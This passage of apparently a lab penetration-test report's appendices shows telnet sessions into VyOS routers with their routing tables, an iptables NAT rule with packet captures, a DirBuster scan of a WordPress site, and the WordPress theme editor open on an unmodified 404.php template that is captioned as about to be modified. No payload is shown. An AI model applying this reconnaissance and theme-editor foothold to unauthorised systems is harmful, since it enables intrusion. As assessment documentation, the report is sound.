I - ISIS, B - BGP, > - selected route, * - FIB route

C>* 3.3.3.3/32 is directly connected, lo

C>* 127.0.0.0/8 is directly connected, lo

O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 03:23:35

O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 03:23:36

O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 03:21:45

O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 03:21:41

O 192.168.0.128/27 [110/10] is directly connected, eth1, 03:24:26

C>* 192.168.0.128/27 is directly connected, eth1

O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 03:23:35

O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 03:23:36

O 192.168.0.228/30 [110/10] is directly connected, eth3, 03:24:26

C>* 192.168.0.228/30 is directly connected, eth3

O 192.168.0.232/30 [110/10] is directly connected, eth2, 03:24:26

C>* 192.168.0.232/30 is directly connected, eth2

O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 03:21:51

vyos@vyos:~\$ exit

logout

Connection closed by foreign host.

root@kali:~# telnet 192.168.0.230

Trying 192.168.0.230...

Connected to 192.168.0.230.

Escape character is '^'.

Welcome to VyOS

vyos login: vyos

Password:

Last login: Fri Dec 24 23:34:57 UTC 2021 on pts/0

Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64

Welcome to VyOS.

This system is open-source software. The exact distribution terms for each module comprising the full system are described in the individual files in /usr/share/doc/*/copyright.

vyos@vyos:~\$ show ip route

Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,

I - ISIS, B - BGP, > - selected route, * - FIB route


```

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 03:32:07
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 03:32:08
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 03:30:17
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 03:30:13
O 192.168.0.128/27 [110/10] is directly connected, eth1, 03:32:58
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 03:32:07
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 03:32:08
O 192.168.0.228/30 [110/10] is directly connected, eth3, 03:32:58
C>* 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 03:32:58
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 03:30:23
vyos@vyos:~$ exit
logout
Connection closed by foreign host.

```

```

root@kali:~# telnet 192.168.0.233
Trying 192.168.0.233...
Connected to 192.168.0.233.
Escape character is '^]'.

```

```

Welcome to VyOS
vyos login: vyos
Password:
Last login: Fri Dec 24 23:43:45 UTC 2021 on pts/0
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ show ip route
Codes: K - kernel route, C - connected, S - static, R - RIP, O - OSPF,
      I - ISIS, B - BGP, > - selected route, * - FIB route

```

```

C>* 3.3.3.3/32 is directly connected, lo
C>* 127.0.0.0/8 is directly connected, lo
O>* 172.16.221.0/24 [110/30] via 192.168.0.229, eth3, 03:32:31
O>* 192.168.0.32/27 [110/20] via 192.168.0.229, eth3, 03:32:32
O>* 192.168.0.64/27 [110/30] via 192.168.0.234, eth2, 03:30:41
O>* 192.168.0.96/27 [110/20] via 192.168.0.234, eth2, 03:30:37
O 192.168.0.128/27 [110/10] is directly connected, eth1, 03:33:22
C>* 192.168.0.128/27 is directly connected, eth1
O>* 192.168.0.192/27 [110/30] via 192.168.0.229, eth3, 03:32:31
O>* 192.168.0.224/30 [110/20] via 192.168.0.229, eth3, 03:32:32

```

O 192.168.0.228/30 [110/10] is directly connected, eth3, 03:33:22
C>* 192.168.0.228/30 is directly connected, eth3
O 192.168.0.232/30 [110/10] is directly connected, eth2, 03:33:22
C>* 192.168.0.232/30 is directly connected, eth2
O>* 192.168.0.240/30 [110/20] via 192.168.0.234, eth2, 03:30:47
vyos@vyos:~\$

5.1.4 Router 4

```
root@kali:~# telnet 192.168.0.97
Trying 192.168.0.97...
Connected to 192.168.0.97.
Escape character is '^]'.

Welcome to VyOS
vyos login: vyos

Password:

Last login: Thu Oct 21 09:58:58 UTC 2021 on tty1

Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64

Welcome to VyOS.

This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.

vyos@vyos:~$ ip route
4.4.4.4 dev lo proto kernel scope link src 4.4.4.4
127.0.0.0/8 dev lo proto kernel scope link src 127.0.0.1
172.16.221.0/24 via 192.168.0.98 dev eth2 proto zebra metric 50
192.168.0.32/27 via 192.168.0.98 dev eth2 proto zebra metric 40
192.168.0.64/27 dev eth1 proto kernel scope link src 192.168.0.65
192.168.0.96/27 dev eth2 proto kernel scope link src 192.168.0.97
192.168.0.128/27 via 192.168.0.98 dev eth2 proto zebra metric 30
192.168.0.192/27 via 192.168.0.98 dev eth2 proto zebra metric 50
192.168.0.224/30 via 192.168.0.98 dev eth2 proto zebra metric 40
192.168.0.228/30 via 192.168.0.98 dev eth2 proto zebra metric 30
192.168.0.232/30 via 192.168.0.98 dev eth2 proto zebra metric 20
192.168.0.240/30 via 192.168.0.98 dev eth2 proto zebra metric 20
vyos@vyos:~$
```

Figure 8: Ip route of router four.

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface      IP Address      S/L  Description
-----
eth2           192.168.0.97/27 u/u
eth3           192.168.0.65/27 u/u
lo             127.0.0.1/8    u/u
              4.4.4.4/32
              ::1/128
```

Figure 9: interfaces connected to router four.

APPENDIX D – ENABLING NAT

```
root@xadmin-virtual-machine:~# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 65535 bytes
08:45:23.141690 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 10, length 64
08:45:24.165636 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 11, length 64
08:45:25.189573 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 12, length 64
08:45:26.213624 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 13, length 64
08:45:27.237507 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 14, length 64
08:45:28.261628 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 15, length 64
08:45:29.285751 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 16, length 64
08:45:30.309530 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 17, length 64
08:45:31.333558 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 18, length 64
08:45:32.357536 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 19, length 64
08:45:33.381629 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1532, seq 20, length 64
^C
11 packets captured
12 packets received by filter
0 packets dropped by kernel
root@xadmin-virtual-machine:~#
```

Figure 1: forwarding not working – kali host not getting replies from 192.168.0.66 host.

```
root@xadmin-virtual-machine:~# iptables -t nat -A POSTROUTING -s 1.1.1.0/30 -o eth0 -j MASQUERADE
root@xadmin-virtual-machine:~# tcpdump -i tun0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on tun0, link-type RAW (Raw IP), capture size 65535 bytes
08:56:59.653555 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1540, seq 25, length 64
08:57:00.677700 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1540, seq 26, length 64
08:57:01.701524 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1540, seq 27, length 64
08:57:03.884793 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1541, seq 1, length 64
08:57:03.885837 IP 192.168.0.66 > 1.1.1.1: ICMP echo reply, id 1541, seq 1, length 64
08:57:04.885855 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1541, seq 2, length 64
08:57:04.886684 IP 192.168.0.66 > 1.1.1.1: ICMP echo reply, id 1541, seq 2, length 64
08:57:05.887982 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1541, seq 3, length 64
08:57:05.888817 IP 192.168.0.66 > 1.1.1.1: ICMP echo reply, id 1541, seq 3, length 64
08:57:06.889835 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1541, seq 4, length 64
08:57:06.890661 IP 192.168.0.66 > 1.1.1.1: ICMP echo reply, id 1541, seq 4, length 64
08:57:07.892114 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1541, seq 5, length 64
08:57:07.893140 IP 192.168.0.66 > 1.1.1.1: ICMP echo reply, id 1541, seq 5, length 64
08:57:08.893650 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1541, seq 6, length 64
08:57:08.894688 IP 192.168.0.66 > 1.1.1.1: ICMP echo reply, id 1541, seq 6, length 64
08:57:09.894739 IP 1.1.1.1 > 192.168.0.66: ICMP echo request, id 1541, seq 7, length 64
08:57:09.895596 IP 192.168.0.66 > 1.1.1.1: ICMP echo reply, id 1541, seq 7, length 64
```

Figure 2: NAT enabled and the kali host receiving replies from the 192.168.0.66 host – forwarding working.

APPENDIX E – DIRBUSTER SCAN OF 172.16.221.237

```
/
/cgi-bin/
/icons/
/doc/
/cgi-bin/php/
/wordpress/
```

/wordpress/index/
/wordpress/wp-content/
/wordpress/wp-content/themes/
/wordpress/wp-content/themes/twentyeleven/
/wordpress/wp-content/themes/twentyeleven/images/
/wordpress/wp-content/index/
/wordpress/wp-content/themes/index/
/wordpress/wp-content/themes/twentyeleven/images/headers/
/wordpress/wp-content/themes/twentyeleven/index/
/wordpress/wp-content/themes/twentyeleven/search/
/wordpress/wp-content/themes/default/
/wordpress/wp-content/themes/default/index/
/wordpress/wp-content/themes/default/images/
/wordpress/wp-content/themes/default/search/
/wordpress/wp-content/themes/twentyeleven/archive/
/wordpress/wp-content/themes/twentyeleven/category/
/wordpress/wp-content/themes/twentyeleven/content/
/wordpress/wp-content/themes/default/archives/
/wordpress/wp-content/themes/default/links/
/wordpress/wp-content/themes/twentyeleven/page/
/wordpress/wp-content/themes/default/archive/
/wordpress/wp-content/themes/default/page/
/icons/small/
/wordpress/wp-content/themes/twentyeleven/comments/
/wordpress/wp-content/themes/twentyeleven/image/
/wordpress/wp-content/themes/twentyeleven/header/
/wordpress/wp-content/themes/default/comments/
/wordpress/wp-content/themes/default/image/
/wordpress/wp-content/themes/default/header/
/wordpress/wp-content/themes/twentyeleven/footer/
/wordpress/wp-content/themes/default/footer/
/javascript/
/wordpress/wp-login/
/wordpress/wp-content/themes/twentyeleven/tag/
/wordpress/wp-content/themes/twentyeleven/author/
/wordpress/wp-content/plugins/
/wordpress/wp-content/plugins/index/
/wordpress/wp-includes/
/wordpress/wp-includes/images/
/wordpress/wp-includes/images/crystal/
/wordpress/wp-includes/images/smilies/
/wordpress/wp-includes/images/wlw/
/wordpress/wp-includes/rss/
/wordpress/wp-includes/category/
/wordpress/wp-includes/media/
/wordpress/wp-includes/user/
/wordpress/wp-includes/feed/
/wordpress/wp-register/

/wordpress/wp-content/themes/twentyeleven/languages/
/wordpress/wp-content/languages/
/wordpress/wp-content/themes/twentyeleven/js/
/wordpress/wp-includes/version/
/wordpress/wp-includes/registration/
/wordpress/wp-includes/post/
/wordpress/wp-includes/comment/
/wordpress/wp-includes/css/
/wordpress/wp-includes/update/
/wordpress/wp-content/themes/twentyeleven/404/
/wordpress/wp-content/themes/default/404/
/wordpress/wp-includes/js/
/wordpress/wp-content/themes/twentyeleven/showcase/
/wordpress/wp-includes/query/
/wordpress/wp-includes/taxonomy/
/wordpress/wp-includes/cache/
/wordpress/wp-includes/theme/
/wordpress/wp-content/themes/twentyeleven/sidebar/
/wordpress/wp-content/themes/twentyeleven/inc/
/wordpress/wp-content/themes/twentyeleven/inc/images/
/wordpress/wp-content/themes/default/sidebar/
/wordpress/wp-includes/http/
/wordpress/wp-includes/meta/
/wordpress/wp-includes/widgets/
/wordpress/index.php
/wordpress/wp-login.php
/wordpress/wp-content/index.php
/wordpress/wp-content/themes/index.php
/wordpress/wp-content/themes/twentyeleven/index.php
/wordpress/wp-content/themes/twentyeleven/search.php
/wordpress/wp-content/themes/default/index.php
/wordpress/wp-content/themes/default/images/header-img.php
/wordpress/wp-content/themes/default/search.php
/wordpress/wp-content/themes/twentyeleven/archive.php
/wordpress/wp-content/themes/twentyeleven/category.php
/wordpress/wp-content/themes/default/archives.php
/wordpress/wp-content/themes/default/links.php
/wordpress/wp-content/themes/twentyeleven/content.php
/wordpress/wp-content/themes/default/archive.php
/wordpress/wp-content/themes/twentyeleven/page.php
/wordpress/wp-content/themes/default/page.php
/wordpress/wp-content/themes/twentyeleven/comments.php
/wordpress/wp-content/themes/twentyeleven/image.php
/wordpress/wp-content/themes/default/comments.php
/wordpress/wp-content/themes/twentyeleven/header.php
/wordpress/wp-content/themes/default/image.php
/wordpress/wp-content/themes/default/header.php
/wordpress/wp-content/themes/twentyeleven/footer.php

/wordpress/wp-content/themes/default/footer.php
/wordpress/wp-content/themes/twentyeleven/tag.php
/wordpress/wp-content/themes/twentyeleven/author.php
/wordpress/wp-content/plugins/index.php
/wordpress/wp-includes/rss.php
/wordpress/wp-includes/category.php
/wordpress/wp-includes/media.php
/wordpress/wp-includes/user.php
/wordpress/wp-includes/feed.php
/wordpress/wp-register.php
/wordpress/wp-content/themes/twentyeleven/languages/twentyeleven.pot
/wordpress/wp-content/themes/twentyeleven/js/html5.js
/wordpress/wp-content/themes/twentyeleven/js/showcase.js
/wordpress/wp-includes/version.php
/wordpress/wp-includes/registration.php
/wordpress/wp-includes/post.php
/wordpress/wp-includes/comment.php
/wordpress/wp-includes/css/admin-bar-rtl.css
/wordpress/wp-includes/css/admin-bar-rtl.dev.css
/wordpress/wp-includes/css/admin-bar.css
/wordpress/wp-includes/css/admin-bar.dev.css
/wordpress/wp-includes/css/editor-buttons.css
/wordpress/wp-includes/css/editor-buttons.dev.css
/wordpress/wp-includes/css/jquery-ui-dialog.css
/wordpress/wp-includes/css/jquery-ui-dialog.dev.css
/wordpress/wp-includes/css/wp-pointer.css
/wordpress/wp-includes/css/wp-pointer.dev.css
/wordpress/wp-includes/update.php
/wordpress/wp-content/themes/twentyeleven/404.php
/wordpress/wp-content/themes/default/404.php
/wordpress/wp-includes/query.php
/wordpress/wp-content/themes/twentyeleven/showcase.php
/wordpress/wp-includes/taxonomy.php
/wordpress/wp-includes/cache.php
/wordpress/wp-includes/theme.php
/wordpress/wp-content/themes/twentyeleven/inc/theme-options.css
/wordpress/wp-content/themes/twentyeleven/inc/theme-options.js
/wordpress/wp-content/themes/twentyeleven/inc/theme-options.php
/wordpress/wp-content/themes/twentyeleven/inc/widgets.php
/wordpress/wp-content/themes/twentyeleven/sidebar.php
/wordpress/wp-content/themes/default/sidebar.php
/wordpress/wp-includes/http.php
/wordpress/wp-includes/meta.php
/wordpress/wp-includes/widgets.php

APPENDIX F – WORDPRESS SITE




Figure 1: MrBlobby WordPress site





Figure 2: WordPress login page.



The screenshot shows a web browser window with the address bar displaying the URL: 172.16.221.237/wordpress/wp-admin/theme-editor.php?file=%2Fthemes%2Ftwentyeleven%2F404.php&theme=Twenty+Eleven&dir=theme. The browser's tab bar shows several open tabs: Kali Tools, Kali Docs, Kali Forums, NetHunter, Offensive Security, Exploit-DB, GHDB, and MSFU. The main content area is titled "Edit Themes" and "Twenty Eleven: 404 Template (404.php)". A button labeled "Select theme to edit:" is visible in the top right corner. The code editor displays the following PHP code:

```
<?php
/**
 * The template for displaying 404 pages (Not Found).
 *
 * @package WordPress
 * @subpackage Twenty_Eleven
 * @since Twenty Eleven 1.0
 */

get_header(); ?>

<div id="primary">
    <div id="content" role="main">

        <article id="post-0" class="post error404 not-found">
            <header class="entry-header">
                <h1 class="entry-title"><?php _e( 'This is somewhat embarrassing, isn&rsquo;t it?', 'twentyeleven' ); ?></h1>
            </header>

            <div class="entry-content">
                <p><?php _e( 'It seems we can&rsquo;t find what you&rsquo;re looking for. Perhaps searching, or one of the links
below, can help.', 'twentyeleven' ); ?></p>
            </div>
        </article>
    </div>
</div>
```

Figure 3: Twenty Eleven 404 Template before modification.